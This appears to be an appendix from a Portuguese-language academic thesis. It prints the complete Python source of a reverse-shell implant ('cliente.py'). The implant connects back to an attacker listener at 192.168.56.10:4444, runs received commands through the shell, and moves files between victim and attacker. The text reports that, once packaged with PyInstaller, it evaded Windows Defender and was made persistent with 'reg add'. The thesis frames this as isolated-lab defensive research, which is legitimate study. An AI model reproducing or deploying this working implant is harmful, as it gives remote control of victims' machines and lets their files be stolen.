A seguir, o código-fonte do cliente executado na vítima, que implementa o protocolo especificado na Seção 3.3 (conexão de volta ao atacante e o laço *receber* → *executar* → *responder*, com `upload`/`download`). Empacotado com `PyInstaller` (`-onefile -noconsole`), este código gera o executável avaliado como `python_exe` nos testes, o único *payload* não detectado pelo Windows Defender (Capítulo 4). A persistência (Seção 3.4) não está embutida no implante: foi aplicada externamente, pela própria sessão, com o comando `reg add`.

Listing A.3 – cliente.py: implante executado na vítima.

```
1  #!/usr/bin/env python3
2  """
3  cliente.py - Lado VITIMA (implante) do reverse shell, em Python.
4
5  Conecta de volta ao atacante (back connection) e executa o laco
6  receber -> executar -> responder, com upload/download de arquivos.
7  Empacotado com PyInstaller (--onefile --noconsole) gera o cliente.exe
8  avaliado como 'python_exe' nos testes.
9
10 USO RESTRITO A LABORATORIO ISOLADO. Pesquisa academica autorizada, fim
       defensivo.
11 Executar apenas contra VMs proprias, em rede sem acesso a internet/rede
       real.
12 """
13 import socket, subprocess, os, base64
14
15 HOST = '192.168.56.10'        # IP do atacante (listener)
16 PORT = 4444                   # porta do canal de comando e controle
```

```
17 MARCADOR_FIM = b"<FIM_ARQ>"   # delimitador de fim de transferencia de
       arquivo
18 TAM_BUFFER = 4096
19
20 def enviar(sock, texto):
21     """Envia a saida codificada em base64, terminada por nova linha."""
22     sock.sendall(base64.b64encode(texto.encode()) + b"\n")
23
24 def receber_cmd(sock):
25     """Recebe um comando (base64) do atacante ate a nova linha; None se
           cair."""
26     dados = b""
27     while not dados.endswith(b"\n"):
28         parte = sock.recv(TAM_BUFFER)
29         if not parte:
30             return None
31         dados += parte
32     return base64.b64decode(dados.strip()).decode(errors="replace")
33
34 def main():
35     """Conecta ao atacante e mantem o laco receber -> executar ->
           responder."""
36     sock = socket.socket()
37     sock.connect((HOST, PORT))   # conexao de volta (reverse) ao
           atacante
38     while True:
39         cmd = receber_cmd(sock)
40         if cmd is None:
41             break                # atacante encerrou: sai do laco
42         if cmd.startswith("cd "):          # muda de diretorio
               localmente
43             try:
44                 os.chdir(cmd[3:].strip())
45                 enviar(sock, "")
46             except Exception as e:
47                 enviar(sock, str(e))
48         elif cmd.startswith("download "):  # envia arquivo da vitima ->
               atacante
49             path = cmd.split(" ", 1)[1]
50             try:
51                 with open(path, "rb") as f:
52                     sock.sendall(f.read() + MARCADOR_FIM)
53             except Exception as e:
54                 sock.sendall(str(e).encode() + MARCADOR_FIM)
55         elif cmd.startswith("upload "):    # recebe arquivo do atacante
               -> vitima
56             nome = cmd.split(" ", 1)[1]
```

```
57              dados = b""
58              while True:
59                  parte = sock.recv(TAM_BUFFER)
60                  dados += parte
61                  if dados.endswith(MARCADOR_FIM):
62                      dados = dados[:-len(MARCADOR_FIM)]
63                      break
64              with open(nome, "wb") as f:
65                  f.write(dados)
66              enviar(sock, f"Upload OK: {nome}")
67          else:                               # comando comum: executa e
                devolve a saida
68              try:
69                  saida = subprocess.check_output(
70                      cmd, shell=True, stderr=subprocess.STDOUT,
71                      timeout=10
72                  ).decode(errors="replace")
73              except Exception as e:
74                  saida = str(e)
75              enviar(sock, saida)
76
77  if __name__ == "__main__":
78      main()
```